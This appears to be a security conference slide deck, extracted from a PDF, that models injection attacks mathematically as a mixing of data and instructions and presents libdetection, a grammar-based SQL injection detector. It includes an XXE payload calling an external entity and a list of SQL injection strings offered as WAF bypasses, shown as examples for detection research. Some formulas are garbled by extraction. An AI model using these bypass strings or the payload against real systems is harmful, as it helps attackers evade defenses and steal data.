

# Mathematical model of input validation vulnerabilities and attacks

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# About

@d0znpp (twitter, facebook, etc.)

Web application security researcher

Bug hunter

Author of “SSRF bible” ([http://bit.ly/SSRF\\_bible](http://bit.ly/SSRF_bible))

(<https://wallarm.com>)



# A problem of terminology

CWE

WASC

OWASP

...

X: I found **XSS**!  
Y: **HTML** injection?  
X: !!!!%^@^#%^@!!



X: I found **CRLF** injection!  
Y: Can you exploit it as splitting for  
XSS injection? Or just **open-redirect**?  
X: !!!!%^@^#%^@!!

X: I found **XXE**!  
Y: **XML** injection?  
X: !!!!%^@^#%^@!!

# 1930s



# 1940s



von Neumann (Princeton)

# “Common bus” in a client-server model

> SELECT id FROM users WHERE login='admin' AND password='123456'

< OK

> SELECT id FROM users WHERE login=? AND password=?

> admin

> 123456

< OK

# “Common bus” in a client-server model

> SELECT id FROM users WHERE login='admin' AND password='123456'

< OK

> SELECT id FROM users WHERE login=? AND password=?

> admin

> 123456

< OK

Which conclusions?

Data and  
instructions

How to systemize it?

As always, mathematics can help us!


$$K_i \cap K_j = \emptyset, \forall i \neq j,$$
$$K_1 \cup \dots \cup K_N = T.$$

$$C \cap V = \emptyset,$$
$$C \cup V = T.$$

$$O = \{o \in \mathcal{P}(T) : (o_i \cap C) = (o_j \cap C), \forall i \neq j\}$$

(3)

$$T = h t \}$$




$$K_1 \cap K_2 =$$


$$= K_2 \cap K_3 =$$

$$= K_3 \cap K_1 = \emptyset$$

$$C \cap V = \emptyset$$



$$T = h t \}$$




$$K_1 \cap K_2 =$$


$$= K_2 \cap K_3 =$$

$$= K_3 \cap K_1 = \emptyset$$

$$C \cap V = \emptyset$$



$$T = h t \}$$




$$K_1 \cap K_2 =$$

$$= K_2 \cap K_3 =$$

$$= K_3 \cap K_1 = \emptyset$$

$$C \cap V = \emptyset$$



# $V$ -objects of $K_j$ type **injection** for $O$ definition

$$\left\{ \begin{array}{l} \exists o_i \in O = \{t\} : \forall t \in V, t \notin K_j, \\ \exists o_j \in O = \{t\} : \exists t \in V, t \in K_j. \end{array} \right.$$

Exists  $o$  in  $O$  have  $V$ -objects not in  $K_j$ -type AND

Exists another  $o$  in  $O$  have  $V$ -objects in  $K_j$ -type

# V-objects of $K_j$ type **execution** for O definition

$$\forall o_i \in O = \{t\} : \exists t \in V, t \in K_j.$$

All o in O have V-objects in  $K_j$ -type

# Implementations

Turing machine

Formal grammars

Logic flows

DNA

Viruses

...

# Example #1. XML instructions execution

POST /xmlrpc HTTP/1.1

...

```
<?xml version="1.0"?>  
<!DOCTYPE [<!ENTITY % a SYSTEM "http://...> %a; %o; %l;]>  
<a>test</a>
```

# Example #1. XML external entities injection

POST /xmlrpc HTTP/1.1

...

```
<?xml version="1.0"?>  
<!DOCTYPE [<!ENTITY % a SYSTEM "http://...> %a; %o; %l;]>  
<a>test</a>
```

# And what? What does it do in practice?

No precedents (regexps, fingerprints) anymore for:

IDS/IPS (such as WAF)

Fuzzers

DAST

...

# First steps

libinjection — open source library to detect SQL injection based on tokenizer

Only first 5 tokens

Token fingerprints for all known attacks (about 9k)

Hardcoded tokenizer — hard to maintain

It seems to be a good idea to mark each token as “**data**” or “**instruction**”.  
As a result, it’ll be possible to detect attacks without signatures!

# Parser/tokenizer bugs provides bypasses anyway

<http://pastebin.com/8i40qQAx>

<http://pastebin.com/Wy0fhegr>

<http://pastebin.com/7zd51x0h>

```
'id=1 union distinctROW select 1 from users&type=fingerprints
'id=snoopdogg 1.e.``1.e.id union select 1 from users&type=fingerprints
'id=``1.e.id union select 1 from users&type=fingerprints
'id={f`id`} union select 1 from users&type=fingerprints
'id=1 union select!<1,1 from users&type=fingerprints
'id=1 union select@ $,1 from users &type=fingerprints
'id=1 union select!.a.a,1 from (select 1 a from users limit 1)a &type=fing
'id=1 union select*,1 from users &type=fingerprints
'id=1 union select*,1 from (select 1 from users limit 1)p join (select 2)b
```

**NEW!** Bypasses for mod\_security, libinjection and other WAFs

by @sergey\_lakantar , @lightos , @d0znpp , @NGalbreath , @black2fan

# And finally... More syntaxes!

libdetection PoC is available at <https://github.com/wallarm> now

./lib/sqli:

CMakeLists.txt    sqli.c  
                  sqli\_parser.y

./include/:

detect.h    detect\_parser.h    queue.h

external  
interface for  
libdetection


interface for  
your parsers

sqli.h

sqli\_lexer.re2c

re2c lexer  
definitions

Bison grammar  
(BNF like)







# Some tests

/dev/random strings (average length 255 bytes)

i7-4710HQ (1 core used)

	<i>libinjection</i>	<i>wallarm PoC (libdetection)</i>
/dev/random (255b aver.len)	391k/s	<b>953k/s (+243%)</b>
libinjection ./data/* attacks	<b>530k/s</b>	<b>539k/s (~ the same)</b>
AAA...x1024	182k/s	<b>200k/s (+9%)</b>

Just PoC. Grammar and lexer are simple!

# Thanks!

@wallarm, @d0znpp

<https://github.com/wallarm>

